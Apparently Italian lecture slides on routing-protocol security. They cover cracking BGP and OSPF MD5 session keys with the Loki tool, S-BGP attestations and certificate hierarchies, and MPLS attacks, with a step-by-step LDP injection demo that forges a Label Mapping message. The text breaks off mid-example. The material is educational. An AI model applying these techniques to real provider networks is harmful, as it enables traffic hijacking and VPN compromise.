
# Cracking Sessioni cifrate (BGP)

- Il modulo `tcp.md5` di Loki può facilmente essere usato per compromettere offline (dictionary e brute force attack) la chiave usata per l'autenticazione di sessioni BGP



# Cracking Sessioni cifrate (OSPF)


- La medesima tecnica può essere usata per attaccare la chiave condivisa usata per proteggere sessioni MD5



# S-BGP Sessioni BGP Con Firma Digitale

4 Elementi fondamentali:

- Una **Public Key Infrastructure (PKI)** che governa la proprietà e la delega di prefissi e AS numbers
- **Address Attestations**: usati dal possessore di un prefisso per autorizzare un AS a originare routes verso quel prefisso
- **Route Attestations** che un AS crea per autorizzare un vicino ad annunciare un prefisso
- Un Tunnel **IPSec** è usato per garantire la sicurezza end-to-end del traffico



# Meccanismi S-BGP

- IPsec: usato per la comunicazione sicura fra router
- Public Key Infrastructure: Implementa meccanismi di autorizzazione per tutte le entità S-BGP
- Attestazioni: autorizzazioni firmate digitalmente
  - Address (AA): autorizzazione ad annunciare specifici blocchi di indirizzi
  - Route (RA): Validazione di BGP UPDATEs basata su un nuovo path attribute, usa certificati PKI e attestazioni
- Repositories per la distribuzione di certificati, CRLs, e attestazioni
- Tools specifici per gli ISPs per gestire attestazioni, certificati, CRLs, etc.

# Address Attestation


- Indica che l'ultimo AS riportato nell'UPDATE è autorizzato dal proprietario del blocco di indirizzi a annunciare il blocco stesso
- Include identificazione per:
  - Certificato del possessore del blocco
  - AS annunciatore
  - Indirizzo/netsmask
  - Data di spirazione
- Firmato digitalmente dal proprietario del blocco

# Route Attestation

- Indica che il peer BGP o il suo AS autorizzano l'AS ricevente a usare la route presente nell'UPDATE
- Include identificazione di:
  - Certificati a livello di AS o BGP peer ottenuti dal proprietario dell'asAS
  - Blocchi di indirizzi e lista di AS nell'UPDATE
  - L'altro peer della sessione
  - Data di spirazione
- Firmato dal proprietario dell'AS (o altro BGP peer) che distribuisce l'UPDATE, tracciabile a livello IANA

# Codifica delle attestazioni


E' previsto l'uso di un nuovo path attribute




# Validazione di una Route

- Per validare una route gli  $AS_n$ ,  $AS_{n+1}$  necessitano di:
  - address attestation di ogni organizzazione che possiede gli address blocks
  - route attestation da ogni AS lungo il path ( $AS_1 \rightarrow AS_n$ ),
  - certificato per ogni AS o router lungo il path ( $AS_1 \rightarrow AS_n$ ) per verificare le firme sulle route attestations
  - Controllo di tutte le CRL rilevanti

# Validazione di una Route



# Complicazioni: PKI per l'allocazione di indirizzi



# Complicazioni: Certificati per gli indirizzi

	Issuer	Subject	Extensions
Root Certificate	IANA	IANA	all addr
Registry Certificate	IANA	Registry	addr blks
ISP/DSP Certificate	IANA or Registry	ISP/DSP	addr blks
Subscriber Certificate	Registry or ISP/DSP	Subscriber	addr blks

# Complicazioni: Certificati per AS e Routers


	Issuer	Subject	Extensions
Root Certificate	IANA	IANA	All ASes
AS Owner Certificate	IANA	ISP/DSP or Subscriber	ASes
AS Certificate	ISP/DSP or Subscriber	AS	
Router Certificate	ISP/DSP or Subscriber	Router*	AS

\* Il subject name potrebbe essere il DNS

# MPLS: il paradigma di base

1a. A livello di protocolli IGP (OSPF, ISIS) si stabilisce la raggiungibilità delle reti destinazione

1b. Attraverso il Label Distribution Protocol (LDP) vengono stabilite le corrispondenze label-destinazione



2. L' Ingress LER riceve i pacchetti, realizza funzionalità L3 a valore aggiunto e impone la label

3. I nodi LSR commutano i pacchetti su un LSP lungo la nuvola MPLS effettuando il label-swapping

4. L' egress LER rimuove la label e inoltra i pacchetti

# MPLS: gli attacchi più frequenti

- Iniezione dolosa di pacchetti con Label artefatte:
- Iniezione di dati artefatti nei protocolli di segnalazione e di controllo delle risorse
  - LDP o RSVP per corrompere la logica di propagazione delle label
  - (MP-)BGP e IGPs usati per il resource discovery (OSPF/ISIS) per modificare in maniera dolosa la topologia delle VPN
- Exploit dei meccanismi di FRR (Fast Reroute) e di TE per redirigere il traffico (tramite messaggi RSVP-No Route-PathError contraffatti) verso altri routers del backbone MPLS eventualmente compromessi


# MPLS: attacco LDP

- Iniezione dolosa di pacchetti attraverso il tool Loki:
  - Partendo da un circuito virtuale configurato ma non attivo

```
PE2_3750me#show mpls l2transport vc
```

Local intf	Local circuit	Dest address	VC ID	Status
Fal/0/2	Ethernet	192.168.94.128	200	DOWN
PE2_3750me#				

- Stabiliamo una sessione LDP e mandiamo dati di segnalazione artefatti




# MPLS: attacco LDP (cont)

- In pratica abbiamo avviato la negoziazione di un adiacenza LDP attraverso l'invio di un **Hello** e successivamente accettata la connessione con la lista dei peer LDP attraverso il comando **Listen**
- Una volta stabilita la connessione abbiamo forgiato un messaggio LDP Update che effettua un'operazione di Label Mapping, attivando un nuovo circuito e mappandolo sulla specifica label 200
- Il risultato è evidente:

```
